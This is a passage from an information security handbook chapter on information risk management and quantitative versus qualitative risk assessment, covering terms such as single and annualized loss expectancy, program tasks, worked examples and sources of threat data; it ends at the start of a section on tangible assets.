These terms indicate the (oversimplified) binary categorization of risk metrics and information risk management techniques. In reality, there is a spectrum across which these terms apply, virtually always in combination. This spectrum may be described as the degree to which the risk management process is quantified. If all elements — asset value, impact, threat frequency, safeguard effectiveness, safeguard costs, uncertainty, and probability — are quantified, the process can be characterized as fully quantitative.

It is virtually impossible to conduct a purely quantitative risk management project because the quantitative measurements must be applied to the qualitative properties, that is, characterizations of vulnerability, of the target environment. For example, "failure to impose logical access control" is a qualitative statement of vulnerability. However, it is possible to conduct a purely qualitative risk management project. A vulnerability analysis, for example, may identify only the absence of risk-reducing countermeasures, such as logical access controls. Even this simple qualitative process has an implicit quantitative element in its binary — yes/no — method of evaluation. In summary, risk analysis and assessment techniques should be described not as either qualitative or quantitative but in terms of the degree to which such elementary factors as asset value, exposure factor, and threat frequency are assigned quantitative values.

Probability

This term characterizes the chance or likelihood, in a finite sample, that an event will occur or that a specific loss value may be attained should the event occur. For example, the probability of getting a six on a single roll of a die is 1/6, or 0.16667. The possible range of probability values is 0.0 to 1.0. A probability of 1.0 expresses certainty that the subject event will occur within the finite interval. Conversely, a probability of 0.0 expresses certainty that the subject event will not occur within the finite interval.

Risk

The potential for harm or loss, best expressed as the answer to those four questions:

- What could happen? (What is the threat?)
- How bad could it be? (What is the impact or consequence?)
- How often might it happen? (What is the frequency?)
- How certain are the answers to the first three questions? (What is the degree of confidence?)

The key element among these is the issue of uncertainty captured in the fourth question. If there is no uncertainty, there is no "risk," per se.

Risk Analysis

This term represents the process of analyzing a target environment and the relationships of its risk-related attributes. The analysis should identify threat vulnerabilities, associate these vulnerabilities with affected assets, identify the potential for and nature of an undesirable result, and identify and evaluate risk-reducing countermeasures.

Risk Assessment

This term represents the assignment of value to assets, threat frequency (annualized), consequence (i.e., exposure factors), and other elements of chance. The reported results of risk analysis can be said to provide an assessment or measurement of risk, regardless of the degree to which quantitative techniques are applied. For consistency in this chapter, the term "risk assessment" hereafter is used to characterize both the process and the results of analyzing and assessing risk.

Risk Management

This term characterizes the overall process. The first phase, risk assessment, includes identification of the assets at risk and their value, risks that threaten a loss of that value, risk-reducing measures, and the budgetary impact of implementing decisions related to the acceptance, mitigation, or transfer of risk. The second phase of risk management includes the process of assigning priority to, budgeting, implementing, and maintaining appropriate risk-reducing measures. Risk management is a continuous process.

Safeguard

This term represents a risk-reducing measure that acts to detect, prevent, or minimize loss associated with the occurrence of a specified threat or category of threats. Safeguards are also often described as controls or countermeasures.

Safeguard Effectiveness

This term represents the degree, expressed as a percent, from 0 to 100 percent, to which a safeguard may be characterized as effectively mitigating a vulnerability (defined below) and reducing associated loss risks.

Single Loss Expectancy or Exposure (SLE)

This value is classically derived from the following algorithm to determine the monetary loss (impact) for each occurrence of a threatened event:

$$\text{ASSET VALUE} \times \text{EXPOSURE FACTOR} = \text{SINGLE LOSS EXPECTANCY}$$

The **SLE** is usually an end result of a business impact analysis (BIA). A BIA typically stops short of evaluating the related threats' **ARO** or their significance. The **SLE** represents only one element of risk, the expected impact, monetary or otherwise, of a specific threat event. Because the BIA usually characterizes the massive losses resulting from a catastrophic event, however improbable, it is often employed as a scare tactic to get management attention — and loosen budgetary constraints — often unreasonably.

Threat

This term defines an event (e.g., a tornado, theft, or computer virus infection), the occurrence of which could have an undesirable impact.

Uncertainty

This term characterizes the degree, expressed as a percent, from 0.0 to 100 percent, to which there is less than complete confidence in the value of any element of the risk assessment. Uncertainty is typically measured inversely with respect to confidence; that is, if confidence is low, uncertainty is high.

Vulnerability

This term characterizes the absence or weakness of a risk-reducing safeguard. It is a condition that has the potential to allow a threat to occur with greater frequency, greater impact, or both. For example, not having a fire suppression system could allow an otherwise minor, easily quenched fire to become a catastrophic fire. The expected frequency (**ARO**) and the exposure factor (**EF**) for major and catastrophic fire are both increased as a consequence of not having a fire suppression system.

Central Tasks of Information Risk Management

The following sections describe the tasks central to the comprehensive information risk management process. These tasks provide concerned management with credible decision support information regarding the identification and valuation of assets potentially at risk, an assessment of risk, and cost-justified recommendations for risk reduction. Thus, the execution of well-informed management decisions whether to accept, mitigate, or transfer risk cost-effectively is supported. The degree of quantitative orientation determines how the results are characterized, and, to some extent, how they are used. Each of these tasks is discussed below.

Establish Information Risk Management (IRM) Policy

A sound IRM program is founded on a well-thought-out IRM policy infrastructure that effectively addresses all elements of information security. Generally Accepted Information Security Principles (GASSP), currently being developed, based on an Authoritative Foundation of supporting documents and guidelines, will be helpful in executing this task.

IRM policy should begin with a high-level policy statement and supporting objectives, scope, constraints, responsibilities, and approach. This high-level policy statement should drive subordinate policy, from logical access control to facilities security to contingency planning.

Finally, IRM policy should be communicated effectively — and enforced — to all parties. Note that this is important for both internal control and external control — EDI, the Web, and the Internet — for secure interface with the rest of the world.

Establish and Fund an IRM Team

Much of the IRM functionality should already be in place — logical access control, contingency planning, etc. However, it is likely that the central task of IRM, risk assessment, has not been built into the established approach to IRM or has, at best, been given only marginal support.

At the most senior management level possible, the tasks and responsibilities of IRM should be coordinated and IRM-related budgets cost-justified based on a sound integration and implementation of the risk assessment process. At the outset, the IRM team may be drawn from existing IRM-related staff. The person charged with responsibility for executing risk assessment tasks should be an experienced IT generalist with a sound understanding of the broad issues of information security and the ability to "sell" these concepts to management. This person will need the incidental support of one who can assist at key points of the risk assessment task, that is, scribing a Modified Delphi information valuation (see below for details).

In the first year of an IRM program, the lead person could be expected to devote 50 to 75 percent of his or her time to the process of establishing and executing the balance of the IRM tasks, the first of which follows immediately below. Funds should be allocated (1) according to the above minimum staffing, and (2) to acquire, and be trained in the use of, a suitable automated risk assessment tool — $25 to 35K.

Establish IRM Methodology and Tools

There are two fundamental applications of risk assessment to be addressed: (1) determining the current status of information security in the target environment(s) and ensuring that associated risk is managed (accepted, mitigated, or transferred) according to policy, and (2) assessing risk strategically. Strategic assessment assures that the risks associated with alternative strategies are effectively considered before funds are expended on a specific change in the IT environment, a change that could have been shown to be "too risky." Strategic assessment allows management to effectively consider the risks associated with various strategic alternatives in its decision-making process and weigh those risks against the benefits and opportunities associated with each alternative business or technical strategy.

With the availability of proven automated risk assessment tools, the methodology is, to a large extent, determined by the approach and procedures associated with the tool of choice. An array of such tools is listed at the end of this chapter. Increasingly, management is looking for quantitative results that support a credible cost/benefit analysis and budgetary planning.

Identify and Measure Risk

Once the IRM policy, team, and risk assessment methodology and tools are established and acquired, the first risk assessment will be executed. This first risk assessment should be scoped as broadly as possible, so that (1) management is provided with a good sense of the current status of information security, and (2) management has a sound basis for establishing initial risk acceptance criteria and risk mitigation priorities.

Project Sizing

This task includes the identification of background, scope, constraints, objectives, responsibilities, approach, and management support. Clear project sizing statements are essential to a well-defined and well-executed risk assessment project. It should also be noted that a clear articulation of project constraints (what is not included in the project) is very important to the success of a risk assessment.

Threat Analysis

This task includes the identification of threats that may adversely impact the target environment. This task is important to the success of the entire IRM program and should be addressed, at least initially, by risk assessment experts to ensure that all relevant risks are adequately considered. One without risk management and assessment experience may fail to consider a threat, whether of natural causes or the result of human behavior, that stands to cause substantial harm or loss to the organization. Some risk assessment tools, such as BDSS™, help to preclude this problem by assuring that all threats are addressed as a function of expert system knowledge bases.

Asset Identification and Valuation

This task includes the identification of assets, both tangible and intangible, their replacement costs, and the further valuing of information asset availability, integrity, and confidentiality. These values may be expressed in monetary (for quantitative) or nonmonetary (for qualitative) terms. This task is analogous to a BIA in that it identifies the assets at risk and their value.

Vulnerability Analysis

This task includes the qualitative identification of vulnerabilities that could increase the frequency or impact of threat event(s) affecting the target environment.

Risk Evaluation

This task includes the evaluation of all collected information regarding threats, vulnerabilities, assets, and asset values in order to measure the associated chance of loss and the expected magnitude of loss for each of an array of threats that could occur. Results are usually expressed in monetary terms on an annualized basis (ALE) or graphically as a probabilistic "risk curve" for a quantitative risk assessment. For a qualitative risk assessment, results are usually expressed through a matrix of qualitative metrics such as ordinal ranking (low, medium, high or 1, 2, 3).

Interim Reports and Recommendations

These key reports are often issued during this process to document significant activity, decisions, and agreements related to the project:

- *Project sizing*. This report presents the results of the project sizing task. The report is issued to senior management for their review and concurrence. This report, when accepted, assures that all parties understand and concur in the nature of the project before it is launched.
- *Asset identification and valuation*. This report may detail (or summarize) the results of the asset valuation task, as desired. It is issued to management for their review and concurrence. Such review helps prevent conflict about value later in the process. This report often provides management with their first insight into the value of the availability, confidentiality, or integrity of their information assets.
- *Risk evaluation*. This report presents management with a documented assessment of risk in the current environment. Management may choose to accept that level of risk (a legitimate management decision) with no further action or to proceed with risk mitigation analysis.

Establish Risk Acceptance Criteria

With the results of the first risk assessment — through the risk evaluation task and associated reports (see below) — management, with the interpretive help from the IRM leader, should establish the maximum acceptable financial risk. For example, "Do not accept more than a 1 in 100 chance of losing $1,000,000," in a given year. And, with that, and possibly additional risk acceptance criteria, such as "Do not accept an ALE greater than $500,000," proceed with the task of risk mitigation.

Mitigate Risk

The first step in this task is to complete the risk assessment with the risk mitigation, costing, and cost/benefit analysis. This task provides management with the decision support information necessary to plan for, budget, and execute actual risk mitigation measures. In other words, fix the financially unacceptable vulnerabilities. The following risk assessment tasks are discussed in further detail under the section "Tasks of Risk Assessment" later in this chapter.

Safeguard Selection and Risk Mitigation Analysis

This task includes the identification of risk-reducing safeguards that mitigate vulnerabilities and the degree to which selected safeguards can be expected to reduce threat frequency or impact. In other words, this task comprises the evaluation of risk regarding assets and threats before and after selected safeguards are applied.

Cost/Benefit Analysis

This task includes the valuation of the degree of risk mitigation that is expected to be achieved by implementing the selected risk-mitigating safeguards. The gross benefit less the annualized cost for safeguards selected to achieve a reduced level of risk, yields the net benefit. Tools such as present value and return on investment are often applied to further analyze safeguard cost-effectiveness.

Final Report

This report includes the interim reports' results as well as details and recommendations from the safeguard selection and risk mitigation analysis, and supporting cost/benefit analysis tasks. This report, with approved recommendations, provides responsible management with a sound basis for subsequent risk management action and administration.

Monitor Information Risk Management Performance

Having established the IRM program, and gone this far — recommended risk mitigation measures have been acquired/developed and implemented — it is time to begin and maintain a process of monitoring IRM performance. This can be done by periodically reassessing risks to ensure that there is sustained adherence to good control or that failure to do so is revealed, consequences considered, and improvement, as appropriate, duly implemented.

Strategic risk assessment plays a significant role in the risk mitigation process by helping to avoid uninformed risk acceptance and having, later, to retrofit (typically much more costly than built-in security or avoided risk) necessary information security measures.

There are numerous variations on this risk management process, based on the degree to which the technique applied is quantitative and how thoroughly all steps are executed. For example, the asset identification and valuation analysis could be performed independently. This task is often characterized as a business impact analysis. The vulnerability analysis could also be executed independently.

It is commonly but incorrectly assumed that information risk management is concerned only with catastrophic threats, that it is useful only to support contingency planning and related activities. A well-conceived and well-executed risk assessment can, and should, be used effectively to identify and quantify the consequences of a wide array of threats that can and do occur, often with significant frequency, as a result of ineffectively implemented or nonexistent IT management, administrative, and operational controls.

A well-run information risk management program — an integrated risk management program — can help management to significantly improve the cost-effective performance of its information technology environment, whether it is mainframe, client/server, Internet, or any combination, and to ensure cost-effective compliance with applicable regulatory requirements.

The integrated risk management concept recognizes that many often uncoordinated units within an organization play an active role in managing the risks associated with the failure to assure the confidentiality, availability, and integrity of information. The following quote from FIPSPUB-73, published June 30, 1980, is a powerful reminder that information security was long ago recognized as a central, not marginal issue:

> "Security concerns should be an integral part of the entire planning, development, and operation of a computer application. Much of what needs to be done to improve security is not clearly separable from what is needed to improve the usefulness, reliability, effectiveness, and efficiency of the computer application."

Resistance and Benefits

"Why should I bother with doing risk assessment?" "I already know what the risks are!" "I've got enough to worry about already!" "It hasn't happened yet...." Sound familiar? Most resistance to risk assessment boils down to one of three conditions:

1. Ignorance
2. Arrogance
3. Fear

Management is often ignorant, except in the most superficial context, of the risk assessment process, the real nature of the risks, and the benefits of risk assessment. Risk assessment is not yet a broadly accepted element of the management toolkit, yet virtually every "Big 5" consultancy, and other major providers of information security services, offer risk assessment in some form.

Arrogance of the bottom line often drives an organization's attitude about information security, and therefore about risk assessment. "Damn the torpedoes, full speed ahead!" becomes the marching order. If it can not readily be shown to improve profitability, do not do it. It is commendable that IT has become so reliable that management could maintain that attitude for more than a few giddy seconds. Despite the fact that a well-secured IT environment is also a well-controlled, efficient IT environment, management often has difficulty seeing how sound information security can and does affect the bottom line in a positive way.

This arrogance is often described euphemistically as an "entrepreneurial culture."

Finally, there is the fear factor — fear of discovering that the environment is not as well-managed as it could be — and having to take responsibility for that; fear of discovering, and having to address, risks not already known; and fear of being shown to be ignorant or arrogant.

While good information security may seem expensive, inadequate information security will be not just expensive, but, sooner or later, catastrophic.

Risk assessment, while still a young science, with a certain amount of craft involved, has proven itself to be very useful in helping management understand and cost-effectively address the risks to their information and IT environments.

Finally, with regard to resistance, when risk assessment had to be done manually, or could be done only qualitatively, the fact that the process could take many months to execute (and that it was not amenable to revision or "what-if" assessment) was a credible obstacle to its successful use. But that is no longer the case.

Some specific benefits are described below:

- Risk assessment helps management understand:
  1. What is at risk
  2. The value at risk — as associated with the identity of information assets and with the confidentiality, availability, and integrity of information assets
  3. The kinds of threats that could occur and their financial consequences annualized
  4. Risk mitigation analysis; what can be done to reduce risk to an acceptable level
  5. Risk mitigation costs (annualized) and associated cost/benefit analysis; whether suggested risk mitigation activity is cost-effective
- Risk assessment enables a strategic approach to information risk management. In other words, possible changes being considered for the IT environment can be assessed to identify the least-risk alternative before funds are committed to any alternative. This information complements the standard business case for change and may produce critical decision support information that could otherwise be overlooked.

- "What-if" analysis is supported. This is a variation on the strategic approach to information risk management. Alternative approaches can be considered and their associated level of risk compared in a matter of minutes.
- Information security professionals can present their recommendations with credible statistical and financial support.
- Management can make well-informed information risk management decisions.
- Management can justify, with credible quantitative tools, information security budgets/expenditures that are based on a reasonably objective risk assessment.
- Good information security, supported by quantitative risk assessment, will ensure an efficient, cost-effective IT environment.
- Management can avoid spending that is based solely on a perception of risk.
- An information risk management program based on the sound application of quantitative risk assessment can be expected to reduce liability exposure and insurance costs.

Qualitative versus Quantitative Approaches

Background

As characterized briefly above, there are two fundamentally different metric schemes applied to the measurement of risk elements: qualitative and quantitative. The earliest efforts to develop an information risk assessment methodology were reflected originally in the National Bureau of Standards (now the National Institute of Standards and Technology [NIST]) FIPSPUB-31, Automated Data Processing Physical Security and Risk Management, published in 1974. That idea was subsequently articulated in detail with the publication of FIPSPUB-65, Guidelines for Automated Data Processing Risk Assessment, published in August of 1979. This methodology provided the underpinnings for OMB A-71, a federal requirement for conducting "quantitative risk assessment" in the federal government's information processing environments.

Early efforts to conduct quantitative risk assessments ran into considerable difficulty. First, because no initiative was executed to establish and maintain an independently verifiable and reliable set of risk metrics and statistics, everyone came up with their own approach; second, the process, while simple in concept, was complex in execution; third, large amounts of data were collected that required substantial and complex mapping, pairing, and calculation to build representative risk models; and fourth, with no software and desktop computers, the work was done manually — a very tedious and time-consuming process. Results varied significantly.

As a consequence, while some developers launched and continued efforts to develop credible and efficient automated quantitative risk assessment tools, others developed more expedient qualitative approaches that did not require independently objective metrics — and OMB A-130, an update to OMB A-71, was released, lifting the "quantitative" requirement for risk assessment in the federal government.

These qualitative approaches enabled a much more subjective approach to the valuation of information assets and the scaling of risk. In Exhibit 67.1, for example, the value of the availability of information and the associated risk were described as "low," "medium," or "high" in the opinion of knowledgeable management, as gained through interviews or questionnaires.

Often, when this approach is taken, a strategy is defined wherein the highest risk exposures (darkest shaded areas) require prompt attention, the moderate risk exposures (lightly shaded areas) require plans for corrective attention, and the lowest risk exposures (unshaded areas) can be accepted.




EXHIBIT 67.1 Value of the availability of information and the associated risk.

Elements of Risk Metrics

There are six primitive elements of risk modeling to which some form of metric can be applied:

1. Asset Value
2. Threat Frequency
3. Threat Exposure Factor
4. Safeguard Effectiveness
5. Safeguard Cost
6. Uncertainty

To the extent that each of these elements is quantified in independently objective metrics such as the monetary replacement value for Asset Value or the Annualized Rate of Occurrence for Threat Frequency, the risk assessment is increasingly quantitative. If all six elements are quantified with independently objective metrics, the risk assessment is fully quantified, and the full range of statistical analyses is supported.

Exhibit 67.2 relates both the quantitative and qualitative metrics for these six elements.

Note: The baseline approach makes no effort to scale risk or to value information assets. Rather, the baseline approach seeks to identify in-place safeguards, compare those with what industry peers are doing to secure their information, then enhance security wherever it falls short of industry peer security. A further word of caution is appropriate here. The baseline approach is founded on an interpretation of "due care" that is at odds with the well-established legal definition of due care. Organizations relying solely on the baseline approach could find themselves at a liability risk with an inadequate legal defense should a threat event cause a loss that could have been prevented by available technology or practice that was not implemented because the baseline approach was used.

The classic quantitative algorithm, as presented in FIPSPUB-65, that laid the foundation for information security risk assessment is simple:

$$\text{Annualized Loss Expectancy} = (\text{Asset Value} \times \text{Exposure Factor} = \text{Single Loss Exposure}) (\text{Annualized R of O})$$

For example, let's look at the risk of fire. Assume the asset value is \$1M, the Exposure Factor is 50%, and the annualized rate of occurrence is 1/10 (once in ten years). Plugging these values into the algorithm yields the following:

$$(\$1M \times 50\% = \$500K) \times 1/10 = \$50K$$

Using conventional cost/benefit assessment, the \$50K ALE represents the cost/benefit break-even point for risk mitigation measures. In other words, the organization could justify spending up to \$50K per year to prevent the occurrence or reduce the impact of a fire.

It is true that the classic FIPSPUB-65 quantitative risk assessment took the first steps toward establishing a quantitative approach. However, in the effort to simplify fundamental statistical analysis processes so that everyone could readily understand, the algorithms developed went too far. The consequence was results that had little credibility for several reasons, three of which follow:

1. The classic algorithm addresses all but two of the elements, recommended safeguard effectiveness and uncertainty. Both of these must be addressed in some way, and uncertainty, the key risk factor, must be addressed explicitly.
2. The algorithm cannot distinguish effectively between low frequency/high-impact threats (such as "fire") and high-frequency/low impact threats (such as "misuse of resources"). Therefore, associated risks can be significantly misrepresented.
3. Each element is addressed as a discrete value, which, when considered with the failure to address uncertainty explicitly, makes it difficult to actually model risk and illustrate probabilistically the range of potential undesirable outcomes.

Yes, this primitive algorithm did have shortcomings, but advances in quantitative risk assessment technology and methodology to explicitly address uncertainty and support technically correct risk modeling have largely done away with those problems.

	Quantitative Metrics				Qualitative Metrics			
Risk Element	Monetary Value	Percent Factors (%)	Annualized Rate of Occurrence	Bounded Distribution (Range)	Low, Medium & High	Ordinal Ranking	Vital, Critical, Important, etc.	Baseline
Asset Value	x			x	x	x	x	
Threat Frequency (Annualized)			x	x	x	x		
Threat Exposure Factor		x		x	x	x		
Recommended Safeguard Effectiveness		x		x	x	x		
Safeguard Cost (Annualized)	x			x	x	x		
Uncertainty (Confidence Factor)		x		x	x	x		

EXHIBIT 67.2 Quantitative and qualitative metrics for the six elements.

Pros and Cons of Qualitative and Quantitative Approaches

In this brief analysis, the features of specific tools and approaches will not be discussed. Rather, the pros and cons associated in general with qualitative and quantitative methodologies will be addressed.

Qualitative — Pros

- Calculations, if any, are simple and readily understood and executed.
- It is usually not necessary to determine the monetary value of information (its availability, confidentiality, and integrity).
- It is not necessary to determine quantitative threat frequency and impact data.
- It is not necessary to estimate the cost of recommended risk mitigation measures and calculate cost/benefit.
- A general indication of significant areas of risk that should be addressed is provided.

Qualitative — Cons

- The risk assessment and results are essentially subjective in both process and metrics. The use of independently objective metrics is eschewed.
- No effort is made to develop an objective monetary basis for the value of targeted information assets. Hence, the perception of value may not realistically reflect actual value at risk.
- No basis is provided for cost/benefit analysis of risk mitigation measures, only subjective indication of a problem.
- It is not possible to track risk management performance objectively when all measures are subjective.

Quantitative — Pros

- The assessment and results are based substantially on independently objective processes and metrics. Thus, meaningful statistical analysis is supported.
- The value of information (availability, confidentiality, and integrity), as expressed in monetary terms with supporting rationale, is better understood. Thus, the basis for expected loss is better understood.
- A credible basis for cost/benefit assessment of risk mitigation measures is provided. Thus, information security budget decision-making is supported.
- Risk management performance can be tracked and evaluated.
- Risk assessment results are derived and expressed in management's language, monetary value, percentages, and probability annualized. Thus, risk is better understood.

Quantitative — Cons

- Calculations are complex. If they are not understood or effectively explained, management may mistrust the results of "black-box" calculations.
- It is not practical to attempt to execute a quantitative risk assessment without using a recognized automated tool and associated knowledge bases. A manual effort, even with the support of spreadsheet and generic statistical software, can easily take ten to twenty times the work effort required with the support of a good automated risk assessment tool.
- A substantial amount of information about the target information and its IT environment must be gathered.
- As of this writing, there is not yet a standard, independently developed and maintained threat population and threat frequency knowledge base. Thus, users must rely on the credibility of the vendors who develop and support extant automated tools or do threat research on their own.

Business Impact Analysis versus Risk Assessment

There is still confusion as to the difference between a Business Impact Analysis (BIA) and risk assessment. It is not unusual to hear the terms used interchangeably, but that is not correct. A BIA, at the minimum, is the equivalent of one task of a risk assessment — asset valuation, a determination of the value of the target body of information and its supporting IT resources. At the most, the BIA will develop the equivalent of a Single

Loss Exposure, with supporting details, of course, usually based on a worst case scenario. The results are most often used to convince management that they should fund development and maintenance of a contingency plan.

Information security is much more than contingency planning. A BIA often requires 75 to 100 percent or more of the work effort (and associated cost) of a risk assessment, while providing only a small fraction of the useful information provided by a risk assessment. A BIA includes little if any vulnerability assessment, and no sound basis for cost/benefit analysis.

Target Audience Concerns

Risk assessment continues to be viewed with skepticism by many in the ranks of management. Yet those for whom a well-executed risk assessment has been done have found the results to be among the most useful analyses ever executed for them.

To cite a few examples:

- In one case, involving an organization with multiple large IT facilities — one of which was particularly vulnerable — a well-executed risk assessment promptly secured the attention of the Executive Committee, which had resisted all previous initiatives to address the issue. Why? Because IT management could not previously supply justifying numbers to support its case. With the risk assessment in hand, IT management got the green light to consolidate IT activities from the highly vulnerable site to another facility with much better security. This was accomplished despite strong union and staff resistance. The move was executed by this highly regulated and bureaucratic organization within three months of the quantitative risk assessment's completion! The quantitative risk assessment provided what was needed, credible facts and numbers of their own.
- In another case, a financial services organization found, as a result of a quantitative risk assessment, that it was carrying four to five times the amount of insurance warranted by its level of exposure. It reduced coverage by half, still retaining a significant cushion, and has since saved hundreds of thousands of dollars in premiums.
- In yet another case, management of a relatively young but rapidly growing organization had maintained a rather "entrepreneurial" attitude toward IT in general, until presented with the results of a risk assessment that gave them a realistic sense of the risks inherent to that posture. Substantial policy changes were made on the spot, and information security began receiving real consideration, not just lip service.
- Finally, a large energy industry organization was considering relocating its IT function from its original facility to a bunkered, tornado-proof facility across town that was being abandoned by a major insurance company. The energy company believed that it could reduce its IT-related risk substantially. The total cost of the move would have run into the millions of dollars. Upon executing a strategic risk assessment for the alternatives, it was found that the old facility was sound, and relocating would not significantly reduce the organizations risk. In fact, it was found that the biggest risks were being taken in its failure to maintain good management practices.

Some specific areas of concern are addressed below.

Diversion of Resources

That organizational staff will have to spend some time providing information for the risk assessment is often a major concern. Regardless of the nature of the assessment, there are two key areas of information gathering that will require staff time and participation beyond that of the person(s) responsible for executing the risk assessment:

1. Valuing the intangible information asset's confidentiality, integrity, and availability
2. Conducting the vulnerability analysis

These tasks will require input from two entirely different sets of people in most cases.

Valuing the Intangible Information Asset

There are a number of approaches to this task, and the amount of time it takes to execute will depend on the approach as well as whether it is qualitative or quantitative. As a general rule of thumb, however, one could expect all but the most cursory qualitative approach to require one to four hours of continuous time from two to five key knowledgeable staff for each intangible information asset valued.

Experience has shown that the Modified Delphi approach is the most efficient, useful, and credible. For detailed guidance, refer to the "Guideline for Information Valuation" (GIV) published by the Information System Security Association (ISSA). This approach will require (typically) the participation of three to five staff members knowledgeable in various aspects of the target information asset. A Modified Delphi meeting routinely lasts four hours; so, for each target information asset, key staff time of 12 to 16 hours will be expended in addition to about 20 to 36 hours total for a meeting facilitator (four hours) and a scribe (16 to 32 hours).

Providing this information has proven to be a valuable exercise for the source participants, and the organization, by giving them significant insight into the real value of the target body of information and the consequences of losing its confidentiality, availability, or integrity. Still, this information alone should not be used to support risk mitigation cost/benefit analysis.

While this "Diversion of Resources" may be viewed initially by management with some trepidation, the results have invariably been judged more than adequately valuable to justify the effort.

Conducting the Vulnerability Analysis

This task, which consists of identifying vulnerabilities, can and should take no more than five workdays (about 40 hours) of one-on-one meetings with staff responsible for managing or administering the controls and associated policy (e.g., logical access controls, contingency planning, change control, etc.). The individual meetings — actually guided interviews, ideally held in the interviewees' workspace — should take no more than a couple of hours. Often, these interviews take as little as five minutes. Collectively, however, the interviewees' total diversion could add up to as much as 40 hours. The interviewer will, of course, spend matching time, hour for hour. This one-on-one approach minimizes disruption while maximizing the integrity of the vulnerability analysis by assuring a consistent level-setting with each interviewee.

Credibility of the Numbers

Twenty years ago, the task of coming up with "credible" numbers for information asset valuation, threat frequency and impact distributions, and other related risk factors was daunting. Since then, the GIV was published, and significant progress has been made by some automated tools' handling of the numbers and their associated knowledge bases — the knowledge bases that were developed on the basis of significant research to establish credible numbers. And, credible results are provided if proven algorithms with which to calculate illustrative risk models are used.

However, manual approaches or automated tools that require the users to develop the necessary quantitative data are susceptible to a much greater degree of subjectivity and poorly informed assumptions.

In the past couple of years, there have been some exploratory efforts to establish a Threat Research Center tasked with researching and establishing:

1. A standard information security threat population
2. Associated threat frequency data
3. Associated threat scenario and impact data

and maintaining that information while assuring sanitized source channels that protect the providers of impact and scenario information from disclosure. As recognition of the need for strong information security and associated risk assessment continues to increase, the pressure to launch this function will eventually be successful.

Subjectivity

The ideal in any analysis or assessment is complete objectivity. Just as there is a complete spectrum from qualitative to quantitative, there is a spectrum from subjective to increasingly objective. As more of the elements of risk are expressed in independently objective terms, the degree of subjectivity is reduced accordingly, and the results have demonstrable credibility.

Conversely, to the extent a methodology depends on opinion, point of view, bias, or ignorance (subjectivity), the results will be of increasingly questionable utility. Management is loath to make budgetary decisions based on risk metrics that express value and risk in terms such as low, medium, and high.

There will always be some degree of subjectivity in assessing risks. However, to the extent that subjectivity is minimized by the use of independently objective metrics, and the biases of tool developers, analysts, and knowledgeable participants are screened, reasonably objective, credible risk modeling is achievable.

Utility of Results

Ultimately, each of the above factors (diversion of resources, credibility of the numbers, subjectivity, and, in addition, timeliness) plays a role in establishing the utility of the results. Utility is often a matter of perception. If management feels that the execution of a risk assessment is diverting resources from its primary mission inappropriately, if the numbers are not credible, if the level of subjectivity exceeds an often intangible cultural threshold for the organization, or if the project simply takes so long that the results are no longer timely, then the attention — and trust — of management will be lost or reduced along with the utility of the results.

A risk assessment executed with the support of contemporary automated tools can be completed in a matter of weeks, not months. Developers of the best automated tools have done significant research into the qualitative elements of good control, and their qualitative vulnerability assessment knowledge bases reflect that fact. The same is true with regard to their quantitative elements. Finally, in building these tools to support quantitative risk assessment, successful efforts have been made to minimize the work necessary to execute a quantitative risk assessment.

The bottom line is that it makes very little sense to execute a risk assessment manually or build one's own automated tool except in the most extraordinary circumstances. A risk assessment project that requires many work-months to complete manually (with virtually no practical "what-if" capability) can, with sound automated tools, be done in a matter of days, or weeks at worst, with credible, useful results.

Tasks of Risk Assessment

In this section, we will explore the classic tasks of risk assessment and key issues associated with each task, regardless of the specific approach to be employed. The focus is, in general, primarily on quantitative methodologies. However, wherever possible, related issues in qualitative methodologies are also discussed.

Project Sizing

In virtually all project methodologies, there are a number of elements to be addressed to ensure that all participants, and the target audience, understand and are in agreement about the project. These elements include:

- Background
- Purpose
- Scope
- Constraints
- Objective
- Responsibilities
- Approach

In most cases, it would not be necessary to discuss these individually, as most are well-understood elements of project methodology in general. In fact, they are mentioned here for the exclusive purpose of pointing out the importance of (1) ensuring that there is agreement between the target audience and those responsible for executing the risk assessment, and (2) describing the constraints on a risk assessment project. While a description of the scope, *what is included*, of a risk assessment project is important, it is equally important to describe specifically, in appropriate terms, *what is not included*. Typically, a risk assessment focuses on a subset of the organization's information assets and control functions. If what is not to be included is not identified, confusion and misunderstanding about the risk assessment's ramifications may result.

Again, the most important point about the project sizing task is to ensure that the project is clearly defined and that a clear understanding of the project by all parties is achieved.

Threat Analysis

In manual approaches and some automated tools, the analyst must determine what threats to consider in a particular risk assessment. Because there is not, at present, a standard threat population and readily available threat statistics, this task can require a considerable research effort. Of even greater concern is the possibility that a significant local threat could be overlooked and associated risks inadvertently accepted. Worse, it is possible that a significant threat is intentionally disregarded.

The best automated tools currently available include a well-researched threat population and associated statistics. Using one of these tools virtually assures that no relevant threat is overlooked, and associated risks are accepted as a consequence.

If, however, a determination has been made not to use one of these leading automated tools and instead to do the threat analysis independently, there are good sources for a number of threats, particularly for all natural disasters, fire, and crime (oddly enough, not so much for computer crime), even falling aircraft. Also, the console log is an excellent source for in-house experience of system development, maintenance, operations, and other events that can be converted into useful threat event statistics with a little tedious review. Finally, in-house physical and logical access logs (assuming such are maintained) can be a good source of related threat event data.

However, gathering this information independently, even for the experienced risk analyst, is no trivial task. Weeks, if not months, of research and calculation will be required, and, without validation, results may be less than credible.

For those determined to proceed independently, the following list of sources, in addition to in-house sources previously mentioned, will be useful:

- Fire — National Fire Protection Association (NFPA)
- Flood, all categories — National Oceanic and Atmospheric Administration (NOAA) and local Flood Control Districts
- Tornado — NOAA
- Hurricane — NOAA and local Flood Control Districts
- Windstorms — NOAA
- Snow — NOAA
- Icing — NOAA
- Earthquakes — U.S. Geological Survey (USGS) and local university geology departments
- Sinkholes — USGS and local university geology departments
- Crime — FBI and local law enforcement statistics, and your own in-house crime experience, if any
- Hardware failures — vendor statistics and in-house records

Until an independent Threats Research Center is established, it will be necessary to rely on automated risk assessment tools, or vendors, or your own research for a good threat population and associated statistics.

Asset Identification and Valuation

While all assets may be valued qualitatively, such an approach is useless if there is a need to make well-founded budgetary decisions. Therefore, this discussion of asset identification and valuation will assume a need for the application of monetary valuation.

There are two general categories of assets relevant to the assessment of risk in the IT environment:

1. Tangible assets
2. Intangible assets

Tangible Assets

